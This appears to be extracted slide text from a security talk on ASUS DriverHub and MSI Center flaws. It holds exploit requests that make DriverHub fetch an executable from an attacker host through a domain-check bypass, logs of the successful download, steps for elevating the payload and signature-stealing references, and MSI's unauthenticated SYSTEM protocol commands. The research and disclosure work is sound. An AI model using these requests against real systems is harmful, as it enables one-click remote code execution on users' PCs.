    Origin = "https://driverhub.asus.com.local";
    ...
}
-Body (ConvertTo-Json
    @{ List = @(
        @{
            Url = "http://pwn.local/pwn.exe";
            Name = ""
        }
    )
})
}
```

UpdateApp Analysis

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> Get-Content -path .\ADU_01_20250730135131.log -Wait -Tail 0
2025-07-30 13:57:00 RegQueryValueEx error
2025-07-30 13:57:00 [isOriginAllowed] Access-Control-Allow-Origin = driverhub.asus.com
2025-07-30 13:57:00 [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-30 13:57:00 [postUpdateApp] isOriginAllowed = True
2025-07-30 13:57:00 [postUpdateApp] ***** Entery *****
2025-07-30 13:57:00 [postUpdateApp] request body = {"List":[{"Url":"http://pwn.local/pwn.exe","Name":""}]}
2025-07-30 13:57:00 [updateAgent] Start Update
2025-07-30 13:57:00 [updateAgent] AgentUrl can not find .asus.com and return false, url = http://pwn.local/pwn.e
2025-07-30 13:57:00 [postUpdateApp] response content = Fail
2025-07-30 13:57:00 [postUpdateApp] ***** Exit *****
```

UpdateApp Analysis

Remember `string_contains()` ?

UpdateApp Analysis

```
{  
  "List": [  
    {  
      "Url": "//e.asus.com.pwn.local/pwn.exe",  
      "Name": ""  
    }  
  ]  
}
```

UpdateApp Analysis

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> Get-Content -path .\ADU_01_20250730135131.log -Wait -Tail 0
2025-07-30 14:00:30 RegQueryValueEx error
2025-07-30 14:00:30 [isOriginAllowed] Access-Control-Allow-Origin = driverhub.asus.com
2025-07-30 14:00:30 [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-30 14:00:30 [postUpdateApp] isOriginAllowed = True
2025-07-30 14:00:30 [postUpdateApp] ***** Entery *****
2025-07-30 14:00:30 [postUpdateApp] request body = {"List":[{"Url":"http://exploit.asus.com.pwn.local/pwn.exe","Name
2025-07-30 14:00:30 [updateAgent] Start Update
2025-07-30 14:00:30 [updateAgent] Filename = pwn.exe
2025-07-30 14:00:30 [updateAgent] Start URLDownloadToFile
2025-07-30 14:00:31 [updateAgent] URLDownloadToFile Success
2025-07-30 14:00:31 [updateAgent] C:\ProgramData\ASUS\AsusDriverHub\SupportTemp\pwn.exe is existed
2025-07-30 14:00:31 [updateAgent] C:\ProgramData\ASUS\AsusDriverHub\SupportTemp\pwn.exe, ASUS Signed = FALSE
2025-07-30 14:00:31 [postUpdateApp] response content = Fail
2025-07-30 14:00:31 [postUpdateApp] ***** Exit *****
```



```
{  
    int128_t s;  
    __builtin_memset(&s, 0, 0x64);  
    sub_14013c240(&s, 0x64, "%s", &s_1);  
    _strlwr(&s);  
    char result_2 = result_1;  
  
    if (strcmp(&s, "ASUSTEK COMPUTER INC."))  
        result_2 = 0;  
  
    result = (uint64_t)result_2;  
}
```

```
__security_check_cookie(rax_1 ^ &var_118);
```

secretsquirrel/SigThief: Steali

+

← → ↺

https://github.com/secretsquirrel/SigThief

📄 ⭐

📁 | ⬇

👤

⋮

☰

 secretsquirrel / SigThief

🔍

👤

⌵

|

+

⌵

🕒

🔗

📁

👤

<> Code

⦿ Issues

🔗 Pull requests

🎮 Actions

📁 Projects

🛡 Security

📈 Insights

 **SigThief** Public

💖 Sponsor

👁 Watch 57 ⌵

🔗 Fork 477 ⌵

⭐ Star 2.3k ⌵

🔗 master ⌵

🔗

📁

Go to file

+

<> Code ⌵

 secretsquirrel test

ffb501b · 4 years ago ⌚

📁 .github	Create FUNDING.yml	5 years ago
📄 LICENSE	Initial commit	8 years ago
📄 README.md	Update README.md	4 years ago
📄 sigthief.py	test	4 years ago

About

Stealing Signatures and Making One Invalid Signature at a Time

python

certificates

python3

pe

testing-antivirus

📖 Readme

📜 BSD-3-Clause license

📈 Activity



⭐ 2.3k stars

ASUS DriverHub



1-click ACE DEMO

Asus DriverHub v1.0.4.9




Running Elevated with a UAC / SxS Assembly Manifest

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```



Running Elevated with a UAC / SxS Assembly Manifest

```
mt.exe \  
-manifest elevated.manifest \  
-outputresource:pwn.exe;#1
```

Running Elevated with a UAC / SxS Assembly Manifest



Running Elevated with a UAC / SxS Assembly Manifest



← Tool\ASUS DriverHub

Download & Install ASUS DriverHub app

Disabled



This item allows you to enable DriverHub download process. DriverHub app can help you manage and download the latest drivers and utilities updates for your motherboard.

ASUS DriverHub

ASUS DriverHub Summary

- An alternative way to reboot your friend's computer or `execute code`.
- Can `auto install itself` depending on BIOS setting.
- Misuse of an "Unauthenticated" RPC mechanism.
- Draft Chrome Spec to gate private network access.
<https://wicg.github.io/private-network-access/>
- Disclosure was messy (more on that later)





What are
other vendors doing?

MSI Center

CVE-2025-27812, CVE-2025-27813



Live Update

Please use the local administrator account to support this function.

To create a local user account, please follow below steps:

Select Start > Settings > Accounts. Select Family & other users(or Other users) > Add someone else to this PC > set Account type as Administrator.

Live Update

Please use the local administrator account to support this function.
To create a local user account, please follow below steps:

  MSI_Central_Service.exe	4032 MSI Center Service	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
  MSI.CentralServer.exe	7036 MSI.CentralServer	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
  conhost.exe	7068 Console Window Host	Microsoft Corporation	64-bit NT AUTHORITY\SYSTEM

Privileged Process Listening on an Arbitrary TCP Port

		MSI_Central_Service.exe	4032 MSI Center Service	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
		MSI.CentralServer.exe	7036 MSI.CentralServer	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
		conhost.exe	7068 Console Window Host	Microsoft Corporation	64-bit NT AUTHORITY\SYSTEM

MSI.CentralServer.exe:7036 Properties

.NET Assemblies

.NET Performance

Image

Performance

Performance Graph

Disk and Network

GPU Graph

Threads

TCP/I

☒ Resolve addresses

Pr...	Local Address	Remote Address	State
TCP	user-pc.plak.local:32683	.psf:0	LISTENING
TCP	user-pc.plak.local:33683	.psf:0	LISTENING
TCP	user-pc.plak.local:33683	user-pc.plak.local:49863	ESTABLISHED
UDP	.psf:49667	.*.*	
UDP	.psf:49668	.*.*	

MSI Center

Custom TCP Protocol



Wireshark · Follow TCP Stream (tcp.stream eq 33) · Adapter for loopback traffic capture (port 32683)

00000000	0f 27 00 00 05 03 01 08 01 00 00 01	. '
00000010	7b 22 4d 42 53 75 70 70 6f 72 74 22 3a 32 2c 22	{"MBSupp ort":2,"
00000020	4e 42 43 68 69 70 22 3a 22 22 2c 22 4e 42 43 68	NBChip": "", "NBCh
00000030	69 70 4c 65 6e 74 68 22 3a 30 2c 22 53 75 70 65	ipLenth" :0, "Supe
00000040	72 49 4f 22 3a 22 22 2c 22 53 75 70 65 72 49 4f	rIO": "", "SuperIO
00000050	4c 65 6e 74 68 22 3a 30 2c 22 43 50 55 75 73 61	Lenth":0 , "CPUusa
00000060	67 65 22 3a 5b 30 2e 30 2c 30 2e 30 2c 30 2e 30	ge": [0.0 ,0.0,0.0
00000070	2c 30 2e 30 2c 30 2e 30 2c 30 2e 30 2c 30 2e 30	,0.0,0.0 ,0.0,0.0
	2c 30 2e 30 2c 30 2e 30 2c 30 2e 30 2c 30 2e 30	,0.0,0.0 ,0.0,0.0

.NET Binary == Easy Reversing

dnSpy v6.5.1 (64-bit, .NET)

File Edit View Debug Window Help ⏪ ⏩ 📁 💾 C# ↶ ↷ ▶ Start 🔍

Assembly Explorer ▾ ✕

- MSI.CentralServer (3.2024.1202.1)
 - MSI.CentralServer.exe
 - PE
 - Type References
 - References
 - Resources
 -
 - MSI.CentralServer
 - CloudSetting @02000023
 - CloudSetting_V2 @02000024
 - C_Common @02000014
 - C_DynLoad_SDK @02000005
 - C_ExFeatures @0200002C
 - C_Features @02000006
 - C_NB_Features @02000008
 - C_WatcherHandler @02000015
 - C_WSUS @02000009
 - DataCenter @02000016
 - Define_BaseData @02000027
 - Define_ID @0200001F

Program ✕

```
1 using System;
2 using System.Collections.Generic;
3 using System.Diagnostics;
4 using System.IO;
5 using System.Text;
6 using System.Threading;
7 using System.Threading.Tasks;
8 using CS_CommonAPI;
9 using Microsoft.Win32;
10 using NB_Support;
11
12 namespace MSI.CentralServer
13 {
14     // Token: 0x02000029 RID: 41
15     public class Program
16     {
17         // Token: 0x0600017A RID: 378 RVA: 0x00010124 File Offset: 0x0000E324
18         private static void RecordFlowTicks(string FlowID)
```

Handling Socket Data

- CS_CommonAPI.C_Server::Launch_Server()
- CS_CommonAPI.C_Server::Callback_Accept()
- CS_CommonAPI.C_Server::Callback_Read()
- MSI.CentralServer.C_Features::DataResponse
(CS_CommonAPI.Struct_RequestData)

Protocol Commands

```
CMD_Reboot = { 5, 3, 1, 8, 255, 0, 0, 1 }
```

```
